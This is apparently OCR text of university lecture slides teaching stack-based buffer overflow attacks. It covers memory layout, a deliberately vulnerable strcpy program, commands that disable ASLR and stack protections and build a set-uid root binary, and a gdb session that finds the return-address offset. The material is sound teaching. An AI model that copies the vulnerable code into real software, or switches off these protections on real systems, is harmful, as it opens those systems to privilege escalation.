BUFFER OVERFLOW ATTACK


CS44500 Computer Security

Logical address vs Physical address

- Virtual memory is an abstraction provided by the operating system, and it allows each process to have its own isolated memory space.
- A Logical address is a virtual address viewed by the user/program. The logical address is used as a reference to access the physical address.
- Logical addresses are translated by the memory management unit (MMU) to their actual physical address.
- The physical address is a location in the memory unit (Typically in RAM).


Program Memory Layout

- Text segment: stores the executable **code** of the program. This block of memory is usually read-only.
- Data segment: stores static/global variables that are **initialized** by the programmer.
- BSS segment: stores **uninitialized** static/global variables. This segment will be filled with zeros by the operating system, so all the uninitialized variables are initialized with zeros.
- Heap: The heap provides space for dynamic memory allocation. This area is managed by malloc, calloc, realloc, free, etc.
- Stack: The stack is used for storing local variables defined inside functions, as well as storing data related to function calls, such as return address, arguments, etc.




Program Memory Stack

```
int x = 100;
int main()
{
   // data stored on stack
   int a = 2;
   float b = 2.5;
   static int y;
   // allocate memory on heap
   int *ptr = (int *) malloc(2 * sizeof(int));
   // values 5 and 6 stored on heap
   ptr[0] = 5;
   ptr[1] = 6;
   // deallocate memory on heap
   free(ptr);
   return 1;
}
```



Stack Frame: Important Regions

- Arguments: This region stores the values for the arguments that are passed to the function. In our case, func () has two integer arguments. When this function is called, e.g., func (5, 8), the values of the arguments will be pushed into the stack, forming the beginning of the stack frame.
- Return Address: When the function finishes and hits its return instruction, it needs to know where to return to, i.e., the return address needs to be stored somewhere. Before jumping to the entrance of the function, the computer pushes the address of the next instruction (the instruction placed right after the function invocation instruction) into the top of the stack, which is the "return address" region in the stack frame.
- Previous Frame Pointer: The next item pushed into the stack frame by the program is the frame pointer for the previous frame.
- Local Variables: The next region is for storing the function 's local variables. The actual layout for this region, such as the order of the local variables, the actual size of the region, etc., is up to compilers. Some compilers may randomize the order of the local variables, or give extra space for this region. Programmers should not assume any particular order or size for this region.





```
void func(int a, int b)
{
   int x, y;
   x = a + b;
   y = a - b;
}
```

Order of the function arguments in stack

```
void func(int a, int b)
{
   int x, y;

   x = a + b;
   y = a - b;
}
```




```
movl  12(%ebp), %eax    ; b is stored in %ebp + 12
movl   8(%ebp), %edx    ; a is stored in %ebp + 8
addl  %edx, %eax
movl  %eax, -8(%ebp)    ; x is stored in %ebp - 8
```


32-bit architecture

ebp: frame pointer register

eax and edx: General-purpose registers


Function Call Stack

```
void f(int a, int b)
{
  int x;
}
void main()
{
  f(1,2);
  printf("hello world");
}
```



Buffer overflow can happen on both stack and heap. The ways to exploit them are quite different.
In this chapter, we focus on the stack-based buffer overflow.

Stack Layout for Function Call Chain



- main() first to be pushed to stack followed by foo() and bar().
- Previous frame pointer in bar() points to frame pointer location of foo() and that's of foo() to main()

Copy Data to Buffer

```
#include <string.h>
#include <stdio.h>
void main()
{
   char src[40] = "Hello world \o Extra string";
   char dest[40];
   // copy to dest (destination) from src (source)
   strcpy(dest, src);
}
```

- The function strcpy () stops copying only
- when it encounters the terminating character ' \0 ' .
  - ' \0 ' Hexadecimal representation => 0x00

Vulnerable Program: Vulnerable function

```
int main(int argc, char **argv)
{
   char str[400];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 300, badfile);
   foo(str);

   printf("Returned Properly\n");
   return 1;
}
```

- Reading 300 bytes of data from badfile.
- Storing the file contents into a str variable of size 400 bytes.
- Calling foo function with str as an argument.

Note : Badfile is created by the user and hence the contents are in control of the user.

Consequences of Buffer Overflow

Overwriting the return address with a random address can point to :

- Invalid instruction
- Non-existing address
- Access violation
- Attacker's code → Malicious code to gain access


Buffer Overflow: Consequences

- The return address affects where the program should jump to when the function returns. If the return address field is modified due to a buffer overflow, when the function returns, it will return to a new place. Several things can happen:
  - First, the new address, which is a virtual address, may not be mapped to any physical address, so the return instruction will fail , and the program will crash. Non-existing address (Segmentation Fault)
  - Second, the address may be mapped to a physical address, but the address space is protected, such as those used by the operating system kernel; the jump will fail, and the program will crash. Access violation (Segmentation Fault)
  - Third, the address may be mapped to a physical address, but the data in that address is not a valid machine instruction (e.g., it may be a data region); the return will again fail, and the program will crash. Invalid instruction
  - Fourth, the data in the address may happen to be a valid machine instruction, so the program will continue running, but the logic of the program will be different from the original one. Code/Attacker's code


Vulnerable Program: strcpy

```
/* This program has a buffer overflow vulnerability. */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int foo(char *str)
{
   char buffer[100];
   /* The following statement has a buffer overflow problem */
   strcpy(buffer, str);
   return 1;
}

int main(int argc, char **argv)
{
   char str[400];
   FILE *badfile;
   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 300, badfile);
   foo(str);
   printf("Returned Properly\n");
   return 1;
}
```



How to Run Malicious Code



Environment Setup (1/2)

1. Turn off address randomization (countermeasure)
% sudo sysctl -w kernel.randomize_va_space=0

One of the countermeasures against buffer overflow attacks is the Address Space Layout Randomization (ASLR)

It randomizes the memory space of the key data areas in a process, including the base of the executable and the positions of the stack, heap and libraries, making it difficult for attackers to guess the address of the injected malicious code.

Environment Setup (2/2)

1. Turn off address randomization (countermeasure)
% sudo sysctl -w kernel.randomize_va_space=0

2. Compile set-uid root version of stack.c
% gcc -o stack -z execstack -fno-stack-protector stack.c
% sudo chown root stack
% sudo chmod 4755 stack


-z execstack: Makes stack executable. By default, stacks are non-executable, which prevents the injected malicious code from getting executed.

-fno-stack-protector: Tells the compiler not to use the StackGuard countermeasure. This option turns off another countermeasure called StackGuard which can defeat the stack-based buffer overflow attack.\


Note: you also need to change default shell to run zsh to be able to get a root shell.

Creation of The Malicious Input (badfile)

Task A : Find the offset distance between the base of the buffer and return address.
Task B : Find the address to place the shellcode



The No-Op (NOP) instruction does not do anything meaningful , other than advancing the program counter to the next location.



Task A : Distance Between Buffer Base Address and Return Address

```
$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
$ touch badfile
$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
......
(gdb) b foo          <- Set a break point at function foo()
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
......
Breakpoint 1, foo (str=0xbfffeb1c "...") at stack.c:10
10     strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xbfffeaf8
(gdb) p &buffer
$2 = (char (*)[100]) 0xbfffea8c
(gdb) p/d 0xbfffeaf8 - 0xbfffea8c
$3 = 108
(gdb) quit
```

debugging information is added to the binary

108 is distance to $epb

Therefore, the distance to RA is 108 + 4 = **112**

Task B : Address of Malicious Code (1/2)

- Investigation using gdb
- Malicious code is written in the badfile which is passed as an argument to the vulnerable function.
- Using gdb, we can find the address of the function argument.

